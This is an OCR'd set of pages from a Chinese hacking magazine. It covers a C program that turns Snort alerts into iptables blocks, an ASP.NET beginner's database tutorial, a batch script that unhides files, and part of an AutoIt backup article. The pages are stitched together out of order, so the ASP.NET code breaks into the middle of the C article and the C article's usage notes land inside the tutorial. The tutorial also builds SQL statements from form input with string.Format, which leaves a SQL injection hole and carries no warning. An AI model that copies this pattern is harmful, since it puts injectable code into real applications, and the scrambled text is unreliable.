1、无论是报警队列还是阻止队列，其中的信息在某一时刻下只允许“写入”或“删除”其中一种操作，也就是说，报警队列（pAlertQueue）和阻止队列（pBlockQueue）属于临界资源，应当予以适当的保护。此文中我使用了linux系统提供的一组函数来处理这个问题。

2、只要违反snort预先定义好的规则，就会将发送数据包的主机阻止。这样就需要研究一下怎样定义snort规则才能更加高效的识别攻击数据包和伪攻击数据包（貌似攻击数据包的正常数据包）。由于这部分超出了本文的范围，所以笔者打算在后续的文章里面再做介绍。

三、开始编写

下面，我将通过代码来进一步解释整个程序的工作过程。Watcher每收到一个snort发来的主机信息，就将其制作成一个节点然后将此节点加入到一个队列中（pAlertQueue队列）。

以下代码是节点结构和队列结构：

```
typedef struct _HostInfo
{
  int event_id; // 结点ID
  char blockIP[16]; // 阻塞主机的IP地址
  time_t timestamp; // 阻塞开始时间
  int blocktime; // 主机阻塞时间
  char msg[500]; // 阻塞原因
  char desIP[16]; // 引起报警的包的目的地址
  char protocol[5]; // tcp, udp or icmp
  uint16_t srcPort; // 源端口
  uint16_t desPort; // 目的端口
  struct _HostInfo* next; // 指向下一个结点
}HostInfo; // 队列里的结点结构
```

然后是报警队列结构，这个结构其实只包含了两个指向HostInfo结构的指针和一个计数用变量，代码如下：

```
typedef struct  _Queue
{
  struct _HostInfo  *head, *end;
  int count;
}; // 报警队列
typedef struct  _Queue BlockQueue;
typedef struct  _Queue AlertQueue;
```

在这个结构之后定义了两个全局变量，分别是报警队列指针和阻止队列指针。

在介绍了watcher最重要的两个数据结构之后，就可以开始看watcher的main()函数了，因为整个系统都是围绕着两个_Queue队列（BlockQueue队列和AlertQueue队列）里面的各个HostInfo节点展开的，相关代码如下：

```
int main (int argc,char** argv)
{
......
  pthread_create(&tidA,NULL,alertHandler,NULL);
  pthread_create(&tidB,NULL,blockHandler,NULL);

 //创建套接字
  if ((sockfd = socket (AF_UNIX, SOCK_DGRAM, 0)) < 0)
  {
    perror("socket");
    exit (1);
  }
......
  if (bind (sockfd, (struct sockaddr *) &snortaddr, sizeof (snortaddr)) < 0)
  {
    perror("bind");
    exit (1);
  }

 // 主线程开始循环接收snort发送过来的消息
  while ((recv = recvfrom(sockfd, (void *) &alert,sizeof(alert),0,(struct sockaddr *) &bogus,&len)) > 0)
  {
   if(&alert)
   {
     p = (struct Packet *)calloc(1,sizeof(struct Packet));
     ParsePacket(p,&alert);/*分析snort发送过来的数据，此函数用于将主机的原始数据包及网络各层加的头部信息拷贝到Packet结构中。Packet结构用于存放原始的数据包，以及各个层封装的包头部（以太网头部、IP头部、TCP头部等等）*/
     if(p)
     {
       myNode = makeNode(p,&alert);// 根据数据包的信息，创建一个主机节点
       if(myNode)
        addNodeToAlertQueue(myNode);//将主机节点加入到报警队列(pAlertQueue中)
       else
        printf("[!]addNodeToQueue Faild!");
     }
   }
  }
  return 0;
}
```

下面介绍一下main()函数做的重点工作：

1、开启两个处理线程alertHandler和blockHandler，这两个函数将在下文中介绍。

2、分析发送过来的数据包，并将数据包加入到报警队列中（通过调用addNodeToAlertQueue()函数）

再来看一下addNodeToAlertQueue()函数，相关代码如下：

```
void addNodeToAlertQueue(HostInfo *node){
  pthread_mutex_lock(&AQ_mutex);

  if(pAlertQueue->count == 0){// 如果链表是空的
       pAlertQueue->head = node;
  }
  else{// 如果链表不是空的，就将新节点加入到链表尾部
       pAlertQueue->end->next = node;
  }

  pAlertQueue->end = node;
  pAlertQueue->count++;//节点计数器增加1，用以统计pAlertQueue链表中的主机节点数目

  pthread_mutex_unlock(&AQ_mutex);
  pthread_cond_signal(&AQ_cond);// 唤醒alertHandler()处理线程
}
```

此函数中需要说明的是pthread_mutex_lock()和pthread_mutex_unlock()函数，lock函数用于锁定一组临界资源，当某个进程想要访问一个已经被其它进程所lock的资源时，该进

程将处于阻塞状态直到这个资源被 unlock。

在addNodeToAlertQueue()函数的最后，调用了pthread_cond_signal(&AQ_cond)函数，它的功能是唤醒处于等待状态（等待条件为 AQ_cond）的线程。关于 pthread_cond_signal()函数更详细的信息，可以参考 man 手册页。

那么接下来的问题是，哪一个线程处于 AQ_cond 条件指定的等待状态呢？答案是由main()创建的alertHandler()线程，下面是该线程的代码：

```
void *alertHandler(void * vptr){
  HostInfo *pHost;
  char command[100];
  int flagFound = 0;
  int i;

  while(1){
    if(pAlertQueue->count == 0){
      pthread_mutex_lock(&AQ_mutex);
      printf("[+]alertHandler is waitting...\n");
      pthread_cond_wait(&AQ_cond, &AQ_mutex);
      pthread_mutex_unlock(&AQ_mutex);
    }

    printf("[+]alertHandler is processing ...\n");

    while(pAlertQueue->count != 0){
      pHost = popNodeFromAlertQueue();

      HostInfo *pBlockedHost = pBlockQueue->head;

      if(pBlockQueue->count == 0){
        snprintf(command,sizeof(command),"%s -I INPUT -s %s -j
DROP",pIptablePath,pHost->blockIP);
        printf("running command:%s\n",command);
        if(system(command) < 0){
          perror("execute");
          exit(1);
        }else{
          addNodeToBlockQueue(pHost);
          sleep(2);
        }
      }
      else{
        for(i = 0;i < pBlockQueue->count;i++){
          if(!strcmp(pHost->blockIP,pBlockedHost->blockIP)){//如果找
到
            printf("[+]找到主机\n");
            free(pHost);
            flagFound = 1;
            break;
          }
          else
            pBlockedHost = pBlockedHost->next;
        }
        if(!flagFound){//如果没找到，加入到BlockHost队列中，并阻止
主机
          snprintf(command,sizeof(command),"%s -I INPUT -s %s -
j DROP",pIptablePath,pHost->blockIP);
          printf("running command:%s\n",command);

          if(system(command) < 0){
            perror("execute");
            exit(1);
          }else{
            addNodeToBlockQueue(pHost);
          }
        }
      }
      printf("[+]pAlertQueue->count = %d\n",pAlertQueue->count);
    }
    pthread_cond_signal(&BQ_cond);
  }
}
```

当alertHandler()检测到pAlertQueue的计数器为零（即报警队列为空）的时候，进入等待状态，等待条件为 AQ_cond。这也是为什么addNodeToAlertQueue()函数能够唤醒alertHandler()线程的原因。

当报警队列不为空时，再判断阻止队列是否为空。如果阻止队列为空，说明当前主机不存在于阻止队列中，这种情况下，只需要将该主机直接加入到阻止队列中就可以。但如果阻止队列不为空，程序会首先将当前主机节点 pHost 和阻止队列中的各个节点比较，如果在阻止队列中找到 pHost 主机，则只是简单的报告一下。如果在阻止队列中找不到 pHost 主机，则将 pHost 主机加入到阻止队列中去。

在alertHanderl的最后，再一次调用了pthread_cond_signal()函数，不过这次唤醒的是 blockHandler()线程，相关代码如下：

```
void *blockHandler(void * vptr){
  HostInfo *pPre,*pCur;
  time_t totalTime;
  int flagNeedInit = 0;
  char command[100];

  while(1){
    if(pBlockQueue->count == 0){
      printf("[+]blockHandler is waitting...\n");
      pthread_cond_wait(&BQ_cond, &BQ_mutex);
    }
    flagNeedInit = 1;
    printf("[+]blockHandler is processing...\n");
    while(pBlockQueue->count != 0){
      if(flagNeedInit){
        pPre = pCur = pBlockQueue->head;
        flagNeedInit = 0;
      }
      totalTime = pCur->timestamp + pCur->blocktime;

      if(totalTime < time(NULL)){
        snprintf(command,sizeof(command),"%s -D INPUT -s %s -j
DROP",pIptablePath,pCur->blockIP);

        printf("[+]running command:%s\n",command);
        system(command);

        if(pCur != pBlockQueue->end){
          pPre->next = pCur->next;
          free(pCur);
          pCur = pPre->next;
          pBlockQueue->count--;
        }else{
          free(pCur);
          flagNeedInit = 1;
          pBlockQueue->count--;
        }
      }
      else{
        if(pCur == pBlockQueue->end){
          sleep(10);
          flagNeedInit = 1;
        }
        else
          pCur = pPre->next;
      }
    }
  }
}
```

blockHandler()首先检查阻止节点中的主机被阻止的时间是不是已经达到了预设的时间，如果达到了预设时间，就从iptables的规则列表中删除该主机节点；如果还没有超过预设时间就什么也不干。最后，指针指向下一个主机节点，进入下一轮循环，直到阻止队列中没有主机节点为止。

从0开始学习 Asp.net（三）



篇首语

本期给大家带来了三篇外挂方面的文章，由浅显至深入，希望大家能够喜欢，同时也希望能看到更多这方面的文章，让大家了解外挂的世界，揭开其神秘的面纱。

现今的世界，病毒、木马、恶意代码横行，杀毒软件公司却肆意妄为的将一些鸡肋功能强加于用户，真是无法无天。大家是否可以自己打造免费的、源代码公开的、通用的（可以手工添加特征码）、快速清除的、操作简单的工具呢？如果有这个能力，也有这个想法，那就来稿给小编我吧！小编我同样期待着一款民间的、由所有网名支持的综合清除工具的诞生！

从本文您可以学到：

掌握SQL的简单增、删、改、查

在上一节中我们了解了变量、session的使用，以及关于字符串处理的一些知识，这节中我们来学习下Asp.net中对数据库进行增、删、改、查的一些操作。这里我们用SQL SERVER 2005作为讲解，当然SQL SERVER 2000也同样适用。

SQL SERVER基础

安装完成之后，依次选择**"开始"->"程序"->"Microsoft SQL Server 2005"->"SQL Server Management Studio"（记得首先应该启动服务）**，然后按照以下操作：

```
use master ——进入master数据库
go

create database userdb——创建userdb数据库
go

use userdb
go

create table userinfo——创建表userinfo
(
  id int IDENTITY (1,1) PRIMARY KEY, ——创建列名为id，IDENTITY (1,1)是指该列为标识列并从开始以递增，PRIMARY KEY是指该列为该表的主键
  username varchar (50),——创建列名为username，类型为varchar的列，varchar类适于c#中的string
  password varchar (50)
)
```

插入数据，代码如下：

```
insert into userinfo(username,password) values('4lert','123456')——插入一条username字段为4lert,password字段为123456的记录
```

更新数据，代码如下：

```
update userinfo set username='nohack',password='654321' where id=1——将id为1的记录的username字段值改为nohack，password字段改为654321
```

删除数据，代码如下：

```
delete from userinfo ——删除该表中的全部记录
delete from userinfo where id=1 ——删除该表中的id为1的记录，设置主键的原因也就是方便更新以及删除、查询
```

查询数据，代码如下：

```
select * from userinfo ——查询该表中的全部记录
select * from userinfo where id=1 ——查询该表中ID为1的记录
```

如何使用Sqlcommand操作数据库

```
/// <summary>
/// 获得一个连接（方法）
/// </summary>
/// <returns></returns>
public SqlConnection getConnection()
{
    string connectionstring = "Data Source=.;Initial Catalog=userdb;Integrated Security=True";//连接字符串
    SqlConnection sqlConnection=new SqlConnection(connectionstring);//创建一个连接对象
    return sqlConnection;//返回一个连接对象
}

/// <summary>
/// 插入记录
/// </summary>
/// <param name="sender"></param>
/// <param name="e"></param>
protected void btnInsert_Click(object sender, EventArgs e)
{
    string sql = "insert into userinfo values('{0}','{1}')";//执行的SQL语句,{0}为占位符，方便后面直接替换SQL
    SqlConnection sqlConnection = getConnection();//调用前面的方法，获得一个连接对象
    sqlConnection.Open();//打开一个连接
    SqlCommand command=new SqlCommand(string.Format(sql,this.txtUsername.Text,this.txtPassword.Text),sqlConnection);//组装SQLCOMMAND
```

以上就是watcher的主要代码，完整代码请参考光盘里的打包源程序。代码在backtrack 3 final kernel 2.6.27.8 gcc 4.2.2下编译通过，这里说一下编译的指令吧，**#gcc watcher.C -o watcher lpthread**，或者你也可以在源代码目录中直接执行指令：**#make**。

最后需要说明的就是如何使用本程序了：

首先运行我们的watcher程序，在watcher的目录下面使用以下命令即可，参数是iptables在你的linux中的存放位置。

#./watcher /usr/bin/iptables

然后需要配置一下snort的输出插件，使snort输出到socket文件。snort的配置文件一般位于**/etc/snort/snort.conf**下，找到此文件中的**"Step #4: Configure output plugins"**节，然后在下面新起一行输入：**output alert_unixsock**。保存退出后，用以下命令启动snort：**#snort -c /etc/snort/snort.conf -l /tmp/**

编辑点评：

比起Windows下的编程，Linux下的程序设计更注重思路而不是实现的方法。Linux自身就提供了很多强大的工具，还有各种强大的脚本语言，如果你愿意，本文的效果可以由N多的方法实现，大家不妨自己试试，写一个属于自己的入侵检测系统。

查询对象

```
        int i=command.ExecuteNonQuery();// 执行查询
        if (i==1)// 如果返回为1，那么插入成功，反之
        {
            Response.Write("插入记录成功！");// 输出
        }
        else
        {
            Response.Write("插入记录失败！");
        }
        sqlConnection.Close();// 关闭数据库连接
    }

string connectionstring = "Data Source=.;Initial Catalog=userdb;Integrated Security=True";// 连接字符串
```

上面的连接字符串可以从VS获得，首先打开服务器资源管理器，如图1所示。




图1　打开服务器资源管理器




图3　添加连接设置对话框




图2　添加连接菜单




图4　生成的连接字符串

添加一个新的连接，如图2、图3所示。

选择服务器名、WINDOWS身份认证及所要操作的数据库，单击“确定”按钮。建立好之后按鼠标右键单击连接属性菜单，弹出如图4所示窗口，复制连接字符串即可。

Sqlcommand操作数据库原理

SqlConection对象：我们用它其实主要有三个操作，第一个操作是实例化它的时候，也就是new SqlConection()的时候，我们将连接字符串传入，那么就可以得到一个实例化后的SqlConnection对象；再者就是Open方法以及Close方法，一个是打开数据库连接，在执行任何数据库操作之前一定要先打开数据库连接。再者就是操作数据库结束后一定要记得关闭数据库连接。

SqlCommand对象：它其实就是一个专门执行SQL语句查询的对象，实例化它的时候我们需要传入要执行的SQL语句以及数据库连接对象。之后就可以直接用这个已经实例化好的对象来进行数据库操作，当然本节介绍的都是很简单的数据库操作。

string.Format方法

前面已经说了，在一个字符串中出现{数字}类型的就是占位符，当然占好了位就要进行替换，那么我们就可以使用string.Fromat方法来进行替换。使用方法是第一个参数为含有占位符的字符串，假如占位符为{0}，那么第二个参数就是你要替换给{0}的值，以此类推。

本文主要讲解了简单的ado.net操作，以及一些基础的T-SQL语句。下面我们将介绍更高级的ado.net技术，希望本文对所有对Asp.net感兴趣的新手朋友有所帮助，也希望你们多多支持《黑客手册》。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：

Asp.net中最为基础的东西就是SQL入门语句的运用，一切的基础都是基于数据库上，因此SQL也是很重要的。

关于文章“U盘恢复精灵的一些改进”的补充

图 零零柒

从本文您可以学到：

了解“*”的作用及使用方法

在09年05期的“黑手”上看到了一篇“关于U盘恢复精灵的一些改进”的文章，里面所讲的是改进03期中“U盘恢复精灵”的代码，结束语当中作者就提出了一个问题——对文件名中包含空格的文件或文件夹处理错误。刚好我这段时间在自学VBS和批处理，今天就让我来改进一下小三的“隐藏文件显示改进版”。

先来看一下09年05期的“黑手”上小三的代码：

```
@echo off
echo.
color 0a
title 隐藏文件显示改进版 by 小三
set /p drive= 请输入要处理的磁盘，并按回车键结束：
for /f "delims=" %%i in ('dir /ahd /b %drive%:\') do attrib %drive%:\%%i -s -h /s /d
echo 已处理完毕！按任意键退出……
pause>nul.
```

奇怪，乍看上去代码没问题啊，挺完整的。先来测试一下，以一个文件夹为例，如图1所示。




图1　带空格的文件夹名称

注意图1中的文件夹明显有一个空格，为什么要把空格打进去呢？因为05期小三说过，对于有空格的文件夹，无法正常处理会返回参数格式不正确。我把文件夹的属性改为隐藏后使用小三的“隐藏文件显示改进版”，结果跟小三说的一样，返回了“返回参数格式不正确”，如图2所示。




图2　无法处理带空格的文件夹

为什么会这样的呢？问题应该就出在“%%i in ('dir /ahd

/b %drive%:\') do attrib %drive%:\%%i -s -h /s /d"，代码的意思是扫描你所指定磁盘的文件和文件夹。

但是使用这种命令搜索的时候，CMD是通过文件名称搜索的，起不到完全搜索的作用，也就是搜索到了小三所说的“空格”后会变成2个命令了。比方说要搜索一个在D盘的文件，文件名为“我有 空格哦”，那么搜索时命令就会变成了 **“for /f "delims=" 我有 空格哦** in ('dir /ahd /b D:\') do attrib D:**我有 空格哦** -s -h /s /d”。

大家注意到了吗？这样的命令一旦搜索到有空格文件后就会返回参数格式不正确。可能有些菜菜会问为什么，因为在CMD下有空格就代表“隔开”的意思，也就是多个命令的意思，这样“我有 空格哦”就自然的分别变成了“我有”和“空格哦”。

怎样才能解决呢？大家还记得“*”这个符号吗？它的大概意思就是“所有”，自然也就包括空格了。所以在这里，我要把小三的 **“%%i” 修改成 “*.*”**。

问题解决了，现在就开始改进小三的“隐藏文件显示改进版”代码，完成后如下：

```
@echo off
title 隐藏文件显示终结版 By 零零柒 QQ:786992637
color 0a
@set /p xianshi= 请输入您要处理的磁盘（盘符）:
@echo.
for %%a in (%xianshi%:) do attrib /S /D -s -h %%a\*.*
@echo.
@echo 处理完毕，任意键退出……
PAUSE>NUL
exit.
```

测试一下成果，先隐藏文件夹，然后使用我改进过的“隐藏文件显示终结版”，输入此文件夹所在盘符，有空格的隐藏文件夹成功的被显示出来了，如图3所示。




图3 成功显示带空格的文

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

用“”代替“%”完全解决了空格的问题，其实批处理的作用现在来说还是挺大的，而且使用起来也挺方便，建议想成为系统高手的读者还是要学习一下。*

简简单单做数据备份还原

图 fish

从本文您可以学到：

1、简单了解AutoIt

2、利用AutoIt实现数据备份还原

在公司做维护，经常会遇到由于各种原因需要做数据迁移、重装系统等操作。数据迁移就不用多说了，重装系统则需要备份机器上C盘原有的文件，等重装完成后再导入。每次都手工去做，比较繁琐，且容易出错，是否可以用程序来代替呢？那是肯定没有问题的。那么下面就先来简单分析一下程序编写的思路。

数据迁移或重装系统需要备份的数据基本就是桌面、收藏夹、我的文档、邮件、通讯录。前三个及通讯录都是保存在特殊文件夹中的，保存路径很容易就获取到了，只有Outlook Express的邮件是随机的，那么如何获取邮件保存路径呢？

首先新建一用户，接着注销，用新建的用户进行登录，然后打开Outlook Express，什么都不做。现在可以打开 **USERPROFILE\Local Settings\Application Data\Identities**，这里的USERPROFILE是指Documents and Settings\当前用户名，可以通过在CMD下输入 **SET** 命令来查看。

在Identities文件夹下有一个特别的文件夹，本例为 **“{854D0DB7-CE81-4B8D-B670-DFBC55A85EB3}”**，这组数字是随机产生的，每个用户，甚至是同一用户在同一机器登录后都不相同。**这里的同一用户、同一机器是指用此用户名至少登录一次后用ADMINISTRATOR删除这个用户的USERPROFILE文件夹后，再次登录。**

最后用这个文件夹名到注册表中进行查找，找到后继续展开项，直到Outlook Express。点击打开，查看右边的“Store Root”键对应的键值，这个就是邮件的保存路径，如图1所示。

